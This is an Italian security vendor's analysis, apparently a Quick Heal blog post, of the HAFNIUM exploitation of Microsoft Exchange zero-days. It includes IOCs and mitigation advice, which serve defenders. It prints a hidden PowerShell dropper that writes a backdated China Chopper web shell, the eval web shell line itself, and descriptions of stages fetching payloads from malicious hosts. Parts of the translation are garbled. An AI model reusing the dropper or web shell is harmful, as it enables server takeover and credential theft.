
Il 2 marzo, Microsoft ha annunciato che un gruppo di hacker, denominato HAFNIUM, sta sfruttando attivamente quattro vulnerabilità zero-day nei suoi server Exchange. Microsoft ha rilasciato aggiornamenti di sicurezza straordinari (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 e CVE-2021-27065) che consentono agli aggressori di accedere agli account di posta elettronica ed eseguire malware sul server senza nemmeno conoscere le credenziali di accesso valide.
Gli autori delle minacce stanno sfruttando una vulnerabilità di tipo Zero-Day Server-Side Request Forgery (SSRF) in Microsoft Exchange CVE-2021-26855. Ciò consente all'aggressore di aggirare l'autenticazione e ottenere l'esecuzione di codice remoto.
CVE-2021-27065 è una vulnerabilità di scrittura arbitraria di file post-autenticazione. Crea un file con suffisso .aspx e inserisce del codice, e gli aggressori hanno sfruttato questa vulnerabilità. Sospettiamo che nella maggior parte dei casi gli aggressori stiano caricando "china chopper web shell" sui server compromessi.

Catena di attacco
Lo sfruttamento di questi server Exchange presenta indicatori che compromettono file IOC, web shell o aspx. Una volta effettuato lo sfruttamento, gli aggressori installano la web shell sul server Exchange in una posizione specifica "C:\inetpub\wwwroot\aspnet_client\discover.aspx" dei server Exchange. Abbiamo rilevato diversi file aspx in questo attacco con nomi comuni come aspnet_client.aspx, load.aspx, discover.aspx, supp0rt.aspx, acceptable.aspx, error_page.aspx, shell.aspx, logaaa.aspx, dict.aspx, ecc.; abbiamo trovato web shell nei file della Rubrica Offline (OAB).
Gli aggressori possono iniettare codice nella pagina aspx della rubrica offline di Exchange; queste pagine vengono utilizzate per ulteriori attacchi. Abbiamo rilevato l'esecuzione di codice PowerShell con parametri sospetti sul server Exchange compromesso. L'esecuzione di questo codice PowerShell dimostra che la scrittura/modifica dei file viene effettuata sfruttando la vulnerabilità.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -W hidden -ep bypass -enc try {$p="C:\\inetpub\\wwwroot\\aspnet_client\\error.aspx";
$FileStream=New-ObjectIO.FileStream@($p,[IO.FileMode]::Create); $FileStream.Write([Text.Encoding]::UTF8.GetBytes('ExternalUrl:https://f/
“server”>functionPage_Load(){/*ExchangeService*/eval(Request[“non sicuro”],”non sicuro”);} '),0,147);if($FileStream){$FileStream.Flush();$FileStream.Dispose();$f=(ls$p);$t="2015-09-13";$f.CreationTime=$t;$f.LastAccessTime=$t;$f.LastWriteTime=$t;$f.Attributes=”Readonly”,
"sistema", "nascosto", "non indicizzato", "archivio"}}cattura{}.
Analisi Web shell
La web shell dell'elicottero cinese è uno script piccolo e monolinea, che si osserva in questi attacchi. Il contenuto di questi file è piuttosto strano e incompleto. La sua struttura presenta una sorta di parametro HTTP GET che richiama eval o alcune parole come unsafe, che possono essere compromesse in vari modi.
Esempio-
“https://f/ function Page_Load(){eval(Request [“XOrSeMr3kgWUdFf6″],”unsafe”);} ”
La sintassi del campo ExternalUrl nel file OAB consiste nell'acquisire una variabile dalla richiesta HTTP ed eseguirne il comando tramite il server. "https://f/" non è una sintassi corretta e vengono visualizzati alcuni parametri con caratteri casuali; si tratta dell'utilizzo della chiave per l'autenticazione prima dell'esecuzione del codice. Nel caso sopra descritto, "XOrSeMr3kgWUdFf6" è fondamentale. Nel file OAB, possiamo vedere la data di modifica del file nel campo WhenChanged.
Screenshot per il file aspx-

Figura 1. File ASPX
Variante dello script che abbiamo visto nel file web shell, con alcuni elementi statici come "arancia", "ananas" e alcune stringhe di codifica Base64 utilizzate nel file. Per evitare il rilevamento, è stata utilizzata una certa complicazione: le stringhe sono state divise e codificate con stringhe Base64.

Fig 2. Elenco di ExternalUrl

Fig 3. Elenco dei percorsi
Attività di post-sfruttamento
Nella fase successiva allo sfruttamento, abbiamo assistito a molteplici tentativi di attacco per ottenere l'accesso completo al server; ciò comporta l'utilizzo da parte di vari operatori di strumenti e metodi open source per impiantare backdoor o numerosi malware.
Variante 1:
Abbiamo rilevato più download di PowerShell sui server. Il primo script PowerShell è un codice codificato in base64 che scarica la fase successiva da http[:]//p.estonine[.]com/p?e. Quando proviamo a scaricare questa fase successiva, scopriamo che lo script PowerShell viene scaricato.

Fig 4. Primo script di PowerShell
Lo script PowerShell scaricato deve richiamare l'espressione con codifica base64 e codice compresso Zlib per una tecnica di offuscamento pesante.

Fig 5. Fase successiva PS
Dopo aver decodificato e decompresso lo script riportato di seguito, il codice esegue diversi controlli e raccoglie informazioni come indirizzo MAC, antivirus, versione del sistema operativo, nome di dominio e utente. La mano creerà quindi il mutex "Global\PSEXEC", quindi verificherà i privilegi di amministratore per l'esecuzione del processo. Il file ccc.log è progettato per la connessione al server CNC.

Fig 6. Fase 2 del codice PowerShell
Lo script tenterà di contattare "http[:]//CDN.chatcdn[.]net", un dominio ritenuto dannoso da molto tempo; nella precedente diffusione di DLTMiner, lo utilizzava negli script di PowerShell. Se eseguito con privilegi di amministratore, scarica "p?hig", altrimenti "p?low". Verranno quindi creati intervalli di esecuzione per le attività pianificate di Winnet. Se il server non riceve risposta, scaricherà il file update.png dall'IP "188.166.162.201".

Fig 7. Fase 2 del codice PowerShell
Anche in questo caso, il file scaricato è uno script di PowerShell e contiene dati fortemente offuscati; dopo aver decodificato il codice, si otterrà un file di circa 2 MB con numerose righe di codice. Nel codice è stato osservato l'utilizzo di codice open source per exploit tramite SMB, richieste di configurazione di sessione SMB, richieste di disconnessione di sessione SMB, invoke-SMBExec e alcune tecniche di movimento laterale.

Figura 8. Fase 3 di PowerShell
Ulteriori indagini sul codice, dopo la decodifica del codice base64, hanno portato alla scoperta di due file eseguibili, simili al payload di Mimikatz. Si tratta di un programma open source per il dumping delle credenziali, utilizzato per ottenere informazioni di accesso e password dell'account. Le credenziali possono quindi essere utilizzate per eseguire movimenti laterali e accedere a informazioni importanti/riservate.
Variante 2:
Un altro script di PowerShell che abbiamo osservato tenta di scaricare il file "download" dalla pagina GitHub. L'estensione del file è .png, ma è un file eseguibile PE.

Fig. 9. Variante 2 dello script PowerShell
Stiamo indagando ulteriormente su questo script di PowerShell e la catena di infezione condividerà alcune cose interessanti che hanno sfruttato le vulnerabilità del server Microsoft Exchange.
IOC
| Hash Webshell | Hash PE |
| 0CD6F96A3460BE65C70C88A764F6EC56 | 3547D371C975779D6E0EDDF145936FB1 |
| 137E3A611C961EF33AAF49CCAA35E710 | 8AEA2AE91CC084731A08AA231E79A430 |
| 1A06924B507FA9A48E94D8AB819C7E42 | 9ff2613df0fc30afbc552f40360c37e7 |
| 1B18EC3D2B27CE39E83D602CB8BA84FE | cad2ee0a2e085a319505c4c4b68b3d2b |
| 1EAC1B6CE217C4BD31E93A3D913AF010 | E438712E336982548B884CBFBFEE6C9E |
| 217747243CB1FB9EAF6999284D7B9FCB | |
| 3068ECC45C32C24C8FD56FC0CB0A8829 | |
| 3446CEEE4BEA404ED72E14E154763428 | |
| 35B332744E614EF07A94FF4AC03B1F1A | |
| 35FCA708A86BEE43F068AD53C289963D | |
| 3CDBE5DF6383A6604737076F9E97E25A | |
| 49A62802887B6CA23FD067B942631698 | |
| 4D0C46CA88840A2649CD0C8596EA0AF9 | |
| 50499D3A3F4A072FD2FA3C5C5E651E25 | |
| 5970381424FB282AD7683431EB38C4B5 | |
| 5DD588C96A81586EE653BDB80D301A87 | |
| 65159FE1E1AE21F68CD235A8C045787A | |
| 6654AA50456B7D7C10061957DA128EF6 | |
| 6B2AEC787E30369911265CFA932192F4 | |
| 6D5F087C1D2E5A98E8EF00FE7883A531 | |
| 6F5909B3060D0F9AD4C4F4F6EFBAAC27 | |
| 87DCB5D6CCD2D614C34197915A9ADE15 | |
| 8B99A15118D4FB563CDEFA97BFEC6BFE | |
| 8CBF320BC0E0BE871E04152AFF775238 | |
| 8D5315AA11C3DBCDDFBA1A8D8D695F6B | |
| 93448E9EC4EEDA337879B148475B0E77 | |
| 94881B3621AF9A4DC64678258364A82B | |
| B82E014EE386C569710A9B03A7294A4C | |
| B86798F8F643CA76F20916C9347AE1C8 | |
| BA7235A228BEB5B8D1C630DA46B17E5F | |
| BEE691F207A19D782CCFBE5887B91015 | |
| C11680638FFF66F5DD494151D4A77389 | |
| CB9BE56C0DA7D625277823C796A10B12 | |
| D02AD7D92D348E011F4C63CBA6BA639D | |
| D08194CBB0D72C2609719C8E87D9036D | |
| D2EE996FBFB6ACA47CFD4319543626A3 | |
| D70FBE37FA09856158361411624591E7 | |
| D8A14C2BC15DC04B0BAE8A992990D41F | |
| DEADBB5A1E9669E268D2C1CC5D9965B0 | |
| E6F23A3282C7F0A693433815B4CFFC8F | |
| EDB48532A2AA88558474FFEA64355129 | |
| EF374AAB0EFFF9914A83362E0896F651 | |
| EFD4DC84D422420E887E6400FECCDDAD | |
| F7D74667839288B659EC1D87217FC749 | |
| FBB4182C9A441688FD71996DE7445A6F |
Domini/IP
- http[:]//p.estonine[.]com/p?e
- http[:]//cdn.chatcdn[.]net
- http[:]//40.115.162.72/89[.]png
- https[:]//raw.githubusercontent[.]com/eluken890enlk/exmails/main
-
188.166.162.201
-
178.21.164.68
Nome di rilevamento Quickheal
- HTTP/CVE-2021-26855.MES!PT
- HTTP/MSExchangeServer.SSRF!PT
- CVE-2021-26855.Webshell
Sintesi
Gli autori delle minacce sfruttano queste vulnerabilità zero-day contro i server Microsoft Exchange vulnerabili; gli autori delle minacce utilizzano molteplici tecniche di sfruttamento successivo per ottenere l'accesso/prendere il controllo del server Exchange, quindi è essenziale applicare le patch con gli ultimi aggiornamenti di sicurezza.
Noi di Quick Heal abbiamo aggiunto il rilevamento di questa vulnerabilità in IPS e il rilevamento basato su file per identificare i server già compromessi e la presenza di altri IOC come le web shell.
Mitigazione
- Consigliamo vivamente di aggiornare immediatamente tutti i server Microsoft Exchange alle ultime versioni patchate disponibili rilasciate da Microsoft.
- Per proteggersi da tali attacchi/exploit, si consiglia di disporre di un prodotto di sicurezza nell'ambiente e di aggiornarlo regolarmente.
- La necessità di applicare tempestivamente le patch di sicurezza fornite dai fornitori contribuirà a proteggere e rendere sicuri i sistemi.
- Se il server è già compromesso, dobbiamo ripulirlo prima di applicare la patch.
- Di seguito sono riportati gli strumenti di mitigazione condivisi da Microsoft che possono essere utilizzati contro la vulnerabilità:
- https://msrc-blog.microsoft.com/2021/03/15/one-click-microsoft-exchange-on-premises-mitigation-tool-march-2021/
- https://github.com/microsoft/CSS-Exchange/tree/main/Security